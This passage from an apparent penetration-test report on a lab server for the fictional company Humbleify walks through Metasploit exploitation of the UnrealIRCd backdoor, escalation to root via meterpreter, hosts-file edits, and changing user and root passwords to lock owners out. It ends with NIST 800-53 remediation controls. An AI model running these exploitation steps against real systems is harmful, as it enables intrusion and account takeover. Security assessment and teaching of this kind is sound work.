   6   payload/cmd/unix/reverse_bash_telnet_ssl                  normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                             normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                         normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                             normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                         normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
payload ⇒ cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.56.200:6667 - Connected to 192.168.56.200:6667 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.200:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.56.200:4444
[*] Command shell session 1 opened (192.168.56.101:43503 → 192.168.56.200:4444 ) at 2023-11-12 16:06:20 -0500

id
uid=1111(tyler) gid=1111(tyler) groups=1111(tyler),27(sudo)
sudo -s
id
uid=0(root) gid=0(root) groups=0(root)
background

Background session 1? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions
```

    g. background
    h. On exploit prompt, type sessions
    i. Set session 1
    j. Set lhosts 192.168.56.200
    k. run
    l. background and “y”
    m. set lport 4444
    n. run
    o. background and “y”



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.56.101:43503 → 192.168.56.200:4444  (192.168.56.200)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set session 1
session ⇒ 1
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhosts 192.168.56.200
lhosts ⇒ 192.168.56.200
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.56.200:6667 - Connected to 192.168.56.200:6667 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.200:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.56.200:4444
[*] Command shell session 2 opened (192.168.56.101:46197 → 192.168.56.200:4444 ) at 2023-11-12 16:07:29 -0500

id
uid=1111(tyler) gid=1111(tyler) groups=1111(tyler),27(sudo)
background

Background session 2? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4444
lport ⇒ 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.56.200:6667 - Connected to 192.168.56.200:6667 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.200:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.56.200:4444
[*] Command shell session 3 opened (192.168.56.101:33819 → 192.168.56.200:4444 ) at 2023-11-12 16:07:57 -0500

background

Background session 3? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (984904 bytes) to 192.168.56.200
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > set lhost 192.168.56.200
lhost ⇒ 192.168.56.200
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
```

p. use post/multi/manage/shell_to_meterpreter
q. set session 1
r. run
s. set lhost 192.168.56.200
t. run
u. set lport 4444
v. sessions
    i. We notice that session 5 has root access
w. Sessions 5
    i. We interact with session 5 to gain access to all files and directories
x. At meterpreter prompt, type “shell”
y. Id
    i. The id shows that we have root access to the server




```
[*] Command shell session 3 opened (192.168.56.101:33819 → 192.168.56.200:4444 ) at 2023-11-12 16:07:57 -0500

background

Background session 3? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (984904 bytes) to 192.168.56.200
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > set lhost 192.168.56.200
lhost ⇒ 192.168.56.200
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[-] Handler failed to bind to 192.168.56.200:4433:-  -
[-] Handler failed to bind to 0.0.0.0:4433:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4433).
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > set lport 4444[*] Meterpreter session 4 opened (192.168.56.101:4433 → 192.168.56.200:37594 ) at 2023-11-12 16:08:59 -
0500

[*] Stopping exploit/multi/handler

lport ⇒ 4444
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler
background
[-] Unknown command: background
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         shell cmd/unix                              192.168.56.101:43503 → 192.168.56.200:4444  (192.168.56.200)
  2         shell cmd/unix                              192.168.56.101:46197 → 192.168.56.200:4444  (192.168.56.200)
  3         shell cmd/unix                              192.168.56.101:33819 → 192.168.56.200:4444  (192.168.56.200)
  4         meterpreter x86/linux  root @ vagrant.vm    192.168.56.101:4433 → 192.168.56.200:37594  (192.168.56.200)

msf6 post(multi/manage/shell_to_meterpreter) > sessions 4
[*] Starting interaction with 4...

meterpreter > shell
Process 2018 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
```

4.6 Modification of the Host File

We have obtained root access by exploiting the UnrealIRCd Service exploit (As shown in section 4.5 Compromising UnrealIRCd Service (root access)). We can navigate to the "Hosts" file on the Humbleify server to add Kali as a host. The exploit was conducted through the following steps:

1. Once in the meterpreter prompt, type "cat /etc/hosts"
    a. This reveals a file not visible to general users.
2. To edit the hosts file:
    a. Edit /etc/hosts
    b. Write the IP address of Kali and write the name "Kali" under the already existing host names
    c. Press "insert" and type ":x" to save the changes
3. Cat /etc/hosts
    a. We can notice the added host names and IP addresses.




```
meterpreter > cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       vagrant.vm      vagrant

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.121.93 vagrant
meterpreter > edit /etc/hosts
meterpreter > cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       vagrant.vm      vagrant

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.121.93 vagrant
192.168.56.200 meterpreter
192.168.56.101 kali
```

4. Following this, we were able to access sensitive information on the server by doing the following procedure:
    a. vim proftpd.conf


4.7 Unauthorized Creation of a User

We have obtained root access by exploiting the UnrealIRCd Service exploit (As shown in section 4.5 Compromising UnrealIRCd Service (root access)). We can navigate to the "AddUser.conf" file on the Humbleify server to add a user to the server. The exploit was conducted through the following steps:


1. Once in the meterpreter session, type shell
2. Navigate to AddUser.conf
    a. Cd ..
    b. dir
    c. Cd adduser
    d. dir
    e. cat adduser.conf
        i. This file gives detailed information on the steps to add a user to the system and grant specific permissions to perform different actions



```
X11              gdb                            nano
aclocal          gettext                        nfs-common
adduser          glib-2.0                       os-prober
apache2          gnupg                          package-data-downloads
applications     groff                          pam
apport           grub                           pam-configs
apps             grub-gfxpayload-lists          perl
apr-1.0          gtk-doc                        perl5
apt              hal                            pixmaps
apt-xapian-index help-langpack                  pkg-config-crosswrapper
aptitude         i18n                           pkgconfig
avahi            icons                          po-debconf
awk              info                           polkit-1
base-files       initramfs-tools                python
base-passwd      insserv                        python-apt
bash-completion  intltool-debian                python3
binfmts          iptables                       readline
bug              java                           rsyslog
build-essential  javascript                     rubygems-integration
byobu            keyrings                       samba
ca-certificates  keyutils                       screen
calendar         landscape                      sgml
common-licenses  language-selector              sgml-base
console-setup    language-support               ssl-cert
consolefonts     language-tools                 sysv-rc
consoletrans     libc-bin                       tabset
dbus-1           libdbi-perl                    tasksel
debconf          libparse-debianchangelog-perl  terminfo
debhelper        libtool                        ubuntu-release-upgrader
debianutils      lintian                        ufw
dh-python        locale                         update-notifier
dict             locale-langpack                upstart
doc              locales                        vim
doc-base         man                            w3m
dpkg             man-db                         xml
et               menu                           xml-core
file             mime                           zoneinfo
freetds          misc
gcc-4.8          my-default.cnf
cd adduser
dir
adduser.conf
cat adduser.conf
# /etc/adduser.conf: `adduser' configuration.
# See adduser(8) and adduser.conf(5) for full documentation.

# The DSHELL variable specifies the default login shell on your
# system.
```



```
cd adduser
dir
adduser.conf
cat adduser.conf
# /etc/adduser.conf: `adduser' configuration.
# See adduser(8) and adduser.conf(5) for full documentation.

# The DSHELL variable specifies the default login shell on your
# system.
DSHELL=/bin/bash

# The DHOME variable specifies the directory containing users' home
# directories.
DHOME=/home

# If GROUPHOMES is "yes", then the home directories will be created as
# /home/groupname/user.
GROUPHOMES=no

# If LETTERHOMES is "yes", then the created home directories will have
# an extra directory - the first letter of the user name. For example:
# /home/u/user.
LETTERHOMES=no

# The SKEL variable specifies the directory containing "skeletal" user
# files; in other words, files such as a sample .profile that will be
# copied to the new user's home directory when it is created.
SKEL=/etc/skel

# FIRST_SYSTEM_[GU]ID to LAST_SYSTEM_[GU]ID inclusive is the range for UIDs
# for dynamically allocated administrative and system accounts/groups.
# Please note that system software, such as the users allocated by the base-passwd
# package, may assume that UIDs less than 100 are unallocated.
FIRST_SYSTEM_UID=100
LAST_SYSTEM_UID=999

FIRST_SYSTEM_GID=100
LAST_SYSTEM_GID=999

# FIRST_[GU]ID to LAST_[GU]ID inclusive is the range of UIDs of dynamically
# allocated user accounts/groups.
FIRST_UID=1000
LAST_UID=29999

FIRST_GID=1000
LAST_GID=29999

# The USERGROUPS variable can be either "yes" or "no".  If "yes" each
```




```
LAST_GID=29999

# The USERGROUPS variable can be either "yes" or "no".  If "yes" each
# created user will be given their own group to use as a default.  If
# "no", each created user will be placed in the group whose gid is
# USERS_GID (see below).
USERGROUPS=yes

# If USERGROUPS is "no", then USERS_GID should be the GID of the group
# `users' (or the equivalent group) on your system.
USERS_GID=100

# If DIR_MODE is set, directories will be created with the specified
# mode. Otherwise the default mode 0755 will be used.
DIR_MODE=0755

# If SETGID_HOME is "yes" home directories for users with their own
# group the setgid bit will be set. This was the default for
# versions << 3.13 of adduser. Because it has some bad side effects we
# no longer do this per default. If you want it nevertheless you can
# still set it here.
SETGID_HOME=no

# If QUOTAUSER is set, a default quota will be set from that user with
# `edquota -p QUOTAUSER newuser'
QUOTAUSER=""

# If SKEL_IGNORE_REGEX is set, adduser will ignore files matching this
# regular expression when creating a new home directory
SKEL_IGNORE_REGEX="dpkg-(old|new|dist|save)"

# Set this if you want the --add_extra_groups option to adduser to add
# new users to other groups.
# This is the list of groups that new non-system users will be added to
# Default:
#EXTRA_GROUPS="dialout cdrom floppy audio video plugdev users"

# If ADD_EXTRA_GROUPS is set to something non-zero, the EXTRA_GROUPS
# option above will be default behavior for adding new, non-system users
#ADD_EXTRA_GROUPS=1


# check user and group names also against this regular expression.
#NAME_REGEX="^[a-z][-a-z0-9_]*\$"
id
uid=0(root) gid=0(root) groups=0(root)
```

4.8 Modification of Root and Employee Passwords

Our organization was able change Users' and Root passwords to lock them out of their profiles. We have control over their credentials. The exploit was conducted through the following steps:

4.8.1 User: James Cochran

1. Login as James Cochran using SSH
    a. ssh jamescochran@192.168.56.200
2. Use command: "passwd" followed by their username
    a. passwd jamescochran
    b. Enter current password: jamescochran
    c. Enter new password: jamesloveschicfila
    d. Retype new password: jamesloveschicfila
3. We have successfully changed James Cochran's Login credentials and locked them out of the system




```
msf6 > ssh jamescochran@192.168.56.200
[*] exec: ssh jamescochran@192.168.56.200

jamescochran@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Nov 12 18:45:47 UTC 2023

  System load:  0.0               Processes:           125
  Usage of /:   3.0% of 61.65GB   Users logged in:     0
  Memory usage: 21%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Nov 12 18:45:47 2023 from kali
jamescochran@vagrant:~$ jamescochran passwd
-bash: jamescochran: command not found
jamescochran@vagrant:~$ passwd jamescochran
Changing password for jamescochran.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

4.8.2 User: Marlah

1. Login as Marlah using SSH
    a. ssh marlah@192.168.56.200


2. Use command: “passwd” followed by their username
   a. passwd marlah
   b. Enter current password: halram
   c. Enter new password: marlahloveschicfila
   d. Retype new password: marlahloveschicfila
3. We have successfully changed Marlah’s Login credentials and locked them out of the system



```
msf6 > ssh marlah@192.168.56.200
[*] exec: ssh marlah@192.168.56.200

marlah@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Nov 13 00:18:54 UTC 2023

  System load:  0.0               Processes:           139
  Usage of /:   3.0% of 61.65GB   Users logged in:     0
  Memory usage: 38%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  ⇒ There are 2 zombie processes.

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Nov 12 18:31:15 2023 from kali
marlah@vagrant:~$ passwd marlah
Changing password for marlah.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

4.8.3 User: Root

1. As shown in section 4.5 Compromising UnrealIRCd Service (root access), we have obtained access to the root of the system. Once in the meterpreter, type “shell”
2. Use command: “passwd” followed by their username
   a. passwd root
   b. Enter new password: rootischanged
   c. Retype new password: rootischanged
3. We have successfully changed Root Login credentials and locked the company out of their system



```
meterpreter > shell
Process 2018 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
id
uid=0(root) gid=0(root) groups=0(root)
passwd root
Enter new UNIX password: rootischnaged
Retype new UNIX password: rootischanged
Sorry, passwords do not match
passwd: Authentication token manipulation error
passwd: password unchanged
passwd root
Enter new UNIX password: rootischanged
Retype new UNIX password: rootischanged
passwd: password updated successfully
```

Section 5: Vulnerability Remediation

In response to the vulnerabilities identified in section 3 & 4 of this report, Section 5 presents a comprehensive strategy to mitigate the identified vulnerabilities. The overarching aim is to protect the system against potential risks, ensuring a secure infrastructure. Our organization addresses the vulnerabilities through the implementation of robust controls. For each vulnerability, one or more controls are referenced from the NIST special publication 800-53, titled "Security and Privacy Controls for Federal Information Systems and Organizations." To provide a detailed understanding of each control, we list the NIST Cybersecurity Framework function, category, and sub-category, along with the control family and control title from NIST special publication 800-53 "NIST Special Publication 800-53 (Rev. 4) "Security and Privacy Controls for Federal Information Systems and Organizations".

Reference	Section	Control 1	Control 2	Control 3	Section 3 Cross-Reference	Section 4 Cross-Reference
5.1.1-5.1.2	**Weak Passwords (Employee and customer database, jamescochran(SSH), marlah(SSH) and MySQL(SSH))**	**Increase Password Complexity**	**Multifactor Authentication**		**3.1-3.2**	**4.1-4.2**
5.2.1	**Compromising Humbleify's MySQL Database**	**Boundary setting for external connections**			**3.3**	**4.3**
5.3.1-5.3.2-5.3.3	**Attack on the FTP Exploit**	**Proactive Flaw Remediation through Software Updates and Removal**	**Securing Browsable Directories**	**Boundary Setting for External Connections**	**3.4**	**4.4**
5.4.1-5.4.2	**Root Access Escalation through UnrealIRCd Exploit**	**Boundary Setting for External Connections**	**Proactive Flaw Remediation through Software Updates and Removal**		**3.5**	**4.5**
5.5.1-5.5.2	**Modification of the Host File**	**Implementing Principles of Least Privilege**	**Protection of Information at Rest**		**3.6**	**4.6**
5.6.1-5.6.2	**Unauthorized Creation of a User**	**Account Management**	**Access Enforcement**		**3.7**	**4.7**
5.7.1-5.7.2-5.7.3	**Modification of Root and Employee Passwords**	**Access Restrictions for Change**	**Account Management**	**Access Enforcement**	**3.8**	**4.8**

5.1 – Weak Passwords (Employee and customer database, jamescochran(SSH), marlah(SSH) and MySQL(SSH))

5.1.1 - Control #1: Increase Password Complexity

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Data Security (PR:AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-1: "Identities and credentials are managed for authorized devices and users"
NIST 800-53 Control Family:	Identification and Authentication
NIST 800-53 Control Title:	Authenticator Management
IA-5(1)(a): THE INFORMATION SYSTEM, FOR PASSWORD-BASED AUTHENTICATION	"Enforces minimum password complexity of [Assignment: organization-defined requirements for case sensitivity, number of characters, mix of upper-case letters, lower-case letters, numbers, and special characters, including minimum requirements for each type];"
IA-5(4): AUTOMATED SUPPORT FOR PASSWORD STRENGTH DETERMINATION	"The organization employs automated tools to determine if password authenticators are sufficiently strong to satisfy [Assignment: organization-defined requirements]."
How this helps mitigate vulnerability:	Humbleify should improve its password policies for employee accounts and data repositories to enhance the security of the system against unauthorized security breaches. By improving passwords with extended character counts, mixed capitalization, incorporations of digits, and special characters will enhance the security barriers of system access. Thus, it will create a difficult obstacle for any trespasser attempting to gain unauthorized access.

5.1.2 - Control #2: Multifactor Authentication

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Data Security (PR:AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-1: "Identities and credentials are managed for authorized devices and users"
NIST 800-53 Control Family:	Identification and Authentication
NIST 800-53 Control Title:	Identification And Authentication (Organizational Users)
IA-2(1): USER IDENTIFICATION AND AUTHENTICATION FOR ORGANIZATIONAL USERS	"The information system uniquely identifies and authenticates organizational users (or processes acting on behalf of organizational users)."

IA-2(2): USER IDENTIFICATION AND AUTHENTICATION FOR PRIVILEGED USERS	"The information system implements multifactor authentication for network access to privileged accounts."
How this helps mitigate vulnerability:	Implementing a multi factor authentication protocol for Humbleify's server infrastructure will enhance physical and network access security of the system. This approach can involve user-specific secrets or biometric authentication, including fingerprint or facial recognition. In the event of a security breach through a weak password, this security measure acts as a robust barrier, preventing access to the server and safeguarding sensitive information.

5.2 – Compromising Humbleify's MySQL Database

5.2.1 - Control #1: Boundary setting for external connections

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Data Security (PR:DS)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.DS -5: Protections against data leaks are implemented
NIST 800-53 Control Family:	System and Communication protection
NIST 800-53 Control Title:	SC-7: BOUNDARY PROTECTION
SC-7 (3) : LIMIT EXTERNAL CONNECTIONS	"The organizational limits the number of external network connections to the information system."
SC-7(5): DEFAULT DENY POLICY FOR NETWORK TRAFFIC:	"The information system at managed interfaces denies network communications traffic by default and allows network communications traffic by exception (i.e., deny all, permit by exception)."
How this helps mitigate vulnerability:	Reducing the number of entry points strengths Humbleify's server system security by making it more challenging for potential attackers in the case of a security breach. Additionally, permitting only essential business-related traffic mitigates the risk of successful SQL injection attacks on the server. Therefore, this measure ensures a more secure operational environment.

5.3 – Attack on the FTP Exploit

5.3.1 - Control #1: Proactive Flaw Remediation through Software Updates and Removal

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)

NIST Cybersecurity Framework (CSF) Category:	Information Protection Processes and Procedures (PR.IP)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.IP-12: A vulnerability management plan is developed and implemented
NIST 800-53 Control Family:	System And Information Integrity
NIST 800-53 Control Title:	SI-2: Flaw Remediation
SI-2a: FLAW IDENTIFICATION AND REMEDIATION	"Identifies, reports, and corrects information system flaws;"
SI-2(5) AUTOMATIC SOFTWEARE AND FIRMWARE UPDATES	"The organization installs [Assignment: organization-defined security-relevant software and firmware updates] automatically to [Assignment: organization-defined information system components]."
Si-2(6) REMOVAL OF PREVIOUS VERSIONS OF SOFTWARE AND FIRMWARE	"The organization removes [Assignment: organization-defined software and firmware components] after updated versions have been installed."
How this helps mitigate vulnerability:	It is crucial for Humbleify's server to promptly update its ProFTPD 1.3.5 service. Establishing a regular routine for updating outdated software is essential to proactively seal security gaps and prevent potential exploitation by adversaries.

5.3.2 - Control #2: Securing Browsable Directories

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Access Control (PR.AC)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-4: "Access permissions are managed, incorporating the principles of least principles of least privilege and separation of duties"
NIST 800-53 Control Family:	Access Control
NIST 800-53 Control Title:	AC-3: Access Enforcement
AC-3: ENFORCED ACCESS CONTROL POLICIES	"The information system enforces approved authorizations for logical access to information and system resources in accordance with applicable access control policies."
AC-3 (6): ROLE-BASED ACCESS CONTROL	"The information system enforces a role-based access control policy over defined subjects and objects and controls access based upon [Assignment: organization-defined roles and users authorized to assume such roles]."
How would it help mitigate the vulnerability?	Implementing access controls based on user roles and enforcing directory specific permissions will prevent unauthorized users from navigating through directories freely. This strategic approach ensures that exclusive access to confidential data

	on the Humbleify server is restricted to authorized users only.

5.3.3 - Control #3: Boundary Setting for External Connections

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Data Security (PR.DS)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-5: "Protections against data leaks are implemented"
NIST 800-53 Control Family:	System And Communications Protections
NIST 800-53 Control Title:	SC-7: Boundary Protection
SC-7 (3): LIMIT EXTERNAL CONNECTIONS	"The organization limits the number of external network connections to the information system."
SC-7 (5): DEFAULT DENY POLICY FOR NETWORK TRAFFIC	"The information system at managed interfaces denies network communications traffic by default and allows network communications traffic by exception (i.e., deny all, permit by exception)."
How would it help mitigate the vulnerability?	Implementing clear boundaries will limit ways in which users can access the Humbleify server. Enforcing a policy that defaults to blocking all connections, except those with explicit permissions, reduces the risk of malicious individuals breaking into the server through potential vulnerabilities.

5.4 – Root Access Escalation through IRC Exploit

5.4.1 - Control #1: Boundary Setting for External Connections

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Data Security (PR.DS)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.AC-5: "Protections against data leaks are implemented"
NIST 800-53 Control Family:	System And Communications Protections
NIST 800-53 Control Title:	SC-7: Boundary Protection
SC-7 (3): LIMIT EXTERNAL CONNECTIONS	"The organization limits the number of external network connections to the information system."
SC-7 (5): DEFAULT DENY POLICY FOR NETWORK TRAFFIC	"The information system at managed interfaces denies network communications traffic by default and allows network communications traffic by exception (i.e., deny all, permit by exception)."
How would it help mitigate the vulnerability?	Security Port 6667 with the current configurations remains open and needs to be secured to prevent a security breach. By sealing this channel, the system becomes more secure from a risk of malicious individuals taking advantage of the vulnerability and gaining access to the Humbleify server.

5.4.2 - Control #2: Proactive Flaw Remediation through Software Updates and Removal

NIST Cybersecurity Framework (CSF) Function:	Protect (PR)
NIST Cybersecurity Framework (CSF) Category:	Information Protection Processes and Procedures (PR.IP)
NIST Cybersecurity Framework (CSF) Sub-Category:	PR.IP-12: A vulnerability management plan is developed and implemented
NIST 800-53 Control Family:	System And Information Integrity
NIST 800-53 Control Title:	SI-2: Flaw Remediation
SI-2a: FLAW IDENTIFICATION AND REMEDIATION	“Identifies, reports, and corrects information system flaws;”
